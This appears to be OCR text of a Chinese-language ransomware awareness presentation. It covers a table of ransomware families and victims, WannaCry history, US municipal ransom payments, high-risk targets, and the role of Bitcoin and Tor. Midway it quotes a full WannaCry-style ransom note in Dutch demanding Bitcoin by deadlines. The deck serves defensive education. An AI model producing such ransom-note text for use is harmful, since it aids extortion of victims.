
加密勒索名稱	特性	自動感染	啟動加密限制	攻擊受害案例	被害人產業
Apollon865 (GlobeImposter)	通案	Yes, RDP Password Attack	無 (立即加密-所有資料目錄) 含資料庫檔案	(醫療體系) 中國大陸、香港、台灣-衛福部、其他	醫療、法律
Bitsran	個案	Yes, 取得管理登入帳密	無 (立即加密-所有資料目錄) 含資料庫檔案	台灣-FEIB	金融銀行
CPC-PS1/DLL	個案	AD + 軟體派送機制	UTC+8 中午 12:10 後才加密特定檔案 (含資料庫檔案)	台灣-CPC	石油化工
WastedLocker	通案	AD + 軟體派送機制	無 (立即加密-所有資料目錄) 含資料庫檔案	Garmin (美台)、多家美國公司	科技公司
MountLocker	通案	Unknown	無 (加密資料目錄與資料庫)	聚陽實業(醫療用防護衣)	生產製造業
DoppelPaymer	通案	No	無 (立即加密-所有資料目錄)	台灣-Compal Electronics	科技公司(筆電生產製造)
Conti	通案	Yes, SMB 權限 (Admin)	無 (立即加密-所有資料目錄)	台灣-Advantech	科技公司(工業電腦生產製造)
DoppelPaymer	通案	No	無 (立即加密-所有資料目錄)	墨西哥-Fox Conn	科技公司(電子設備)
Sodinokibi (REvil)	通案	No	無 (立即加密-所有資料目錄)	日本 - Acer	科技公司(網路電腦)
Ragnar_Locker	通案	No	無 (立即加密-所有資料目錄)	台灣 - ADATA Corp	科技公司(網路電腦)
RansomEXX	通案	No	無 (立即加密-所有資料目錄)	台灣 - Gigabyte Tech.	科技公司(網路電腦)
DoppelPaymer	通案	No	無 (立即加密-所有資料目錄)	American Bank System	科技公司(軟體系統)
DoppelPaymer	通案	No	無 (立即加密-所有資料目錄)	A123-Systems Corp	生產製造(車用電池)

歷年加密勒索著名案例

WanaCrypto 應該是最著名的加密勒索病毒之一，在2017年，這個加密勒索病毒，利用SMB網路芳鄰漏洞(Eternal Blue, Eternal Romance)，大肆攻擊沒有更新漏洞的Windows電腦。但是後來因為攻擊者留下的某個內部開關被發現，瞬間停止了這個加密勒索病毒的擴散感染。

另外, GandCrab 加密勒索病毒，也歷經多次翻新，使得防毒系統難以偵測，造成歐美電腦用戶巨大損失。

近年來，美國許多地方政府的辦公室電腦設備，遭受不同種類的加密勒索病毒攻擊，有許多機構為了維持運作，不得不支付贖金給攻擊者。



Ooops, your files have been encrypted!

Wat is er gebeurd met deze computer?

Uw belangrijke bestanden zijn versleuteld.

Veel van uw documenten, foto's, video's, databases en andere bestanden zijn niet meer toegankelijk omdat ze gecodeerd zijn. Misschien ben je bezig met het zoeken naar een manier om je bestanden te herstellen, maar verspil je tijd niet. Niemand kan uw bestanden herstellen zonder onze decryptiedienst.

Kan ik mijn bestanden herstellen?

Zeker. Wij garanderen dat u al uw bestanden veilig en gemakkelijk kunt herstellen. Maar je hebt niet zo genoeg tijd.

U kunt gratis [illegible] decoderen van uw bestanden. Probeer nu <Decrypt> te klikken.

Maar als u al uw bestanden wilt decoderen, moet u betalen.

U heeft slechts 3 dagen om de betaling in te dienen. Daarna wordt de prijs verdubbeld.

Ook als u niet over 7 dagen betaalt, kunt u uw bestanden voor altijd niet herstellen.

We hebben gratis evenementen voor gebruikers die zo arm zijn dat ze niet in 6 maanden kunnen betalen.

Hoe betaal ik?

Betaling wordt alleen in Bitcoin geaccepteerd. Klik voor meer informatie op <About bitcoin>.

Controleer de huidige prijs van Bitcoin en koop een aantal bitcoins. Klik voor meer informatie op <How to buy bitcoins>.

En stuur het juiste bedrag naar het adres dat in dit venster is opgegeven.

2016年開始, 加密勒索攻擊成為網路獲利攻擊趨勢!!

GandCrab 系列

此系列加密勒索攻擊，因為不斷變種進化，進而造成歐美國家的電腦使用者受害甚鉅。但是，因為其攻擊方式多以「社交工程」與「釣魚網站」居多，(英文資訊)所以台灣受害不大。

公務機構受害眾多

2019年8月,德州有23個政府機構的辦公電腦設備，遭受加密勒索攻擊(成功)。

2019年6月,佛州 Riviera Beach 政府機構支付將近 $600,000美金的贖金給加密攻擊者，以便於贖回被加密的政府機構檔案資料。

2019年7月, 佛州 Lake City 政府機構支付 $500,000美金的贖金給加密勒索攻擊者。

2019年8月, 全美各地多所機構與學校，遭受加密勒索攻擊(成功)。

參考資料: https://www.bbc.com/news/technology-49393479

參考資料: https://arstechnica.com/information-technology/2019/08/rash-of-ransomware-continues-with-13-new-victims-most-of-them-schools/

近年加密勒索攻擊分布趨勢




Figure 17. Top 10 countries for ransomware

歐美政府機構，受到加密勒索攻擊佔大宗

電腦普及率 較高，網路危機意識 較低

- 50%的被害機構，贖金要求低於$1000美金。
- 將近1/6 的加密勒索攻擊，曾導致25小時以上的系統停擺(服務失效) 。
- 90%的加密勒索攻擊，曾導致1小時以上的系統停擺(服務失效)。





Figure 2. Ransomware target shift from June 2018 to June 2019

參考資料: https://www.pcmag.com/news/370073/ransomware-attacks-on-businesses-are-skyrocketing


參考資料: https://blog.malwarebytes.com/101/2017/07/the-state-of-ransomware-among-smbs/



圖片來源 Source: Coveware

加密勒索的高風險區域與對象

English, Spanish, French, Germany, and South Asia



[redacted]

高風險目標 1

- 跨國集團公司
(國際型態公司)

高風險目標 2

- 金融銀行機構
- 貿易商(個人)
- 貿易商務公司

高風險目標 3

- 醫院、醫師
- 高科技公司

高風險目標 4

- 涉外組織機構(部門)

高風險目標 5

- 知名大學
- 知名教授、研究人員

Ransomware
網路加密勒索的關鍵

網路破壞攻擊

資料加密

透過各種攻擊方式，例如 電郵社交工程、釣魚網站、系統漏洞…等等，入侵被害人電腦主機，將資料進行加密。
(檔案與資料庫)

數位貨幣

BitCoin 比特幣

區塊鏈技術與匿名數位貨幣的發達，匯款人與收款人資料，皆可匿名交易。間接促成網路勒索攻擊的贖金交付過程，有利於攻擊者。
(帳戶餘額是公開資料)


匿蹤網路

TOR 暗網 (洋蔥路由)

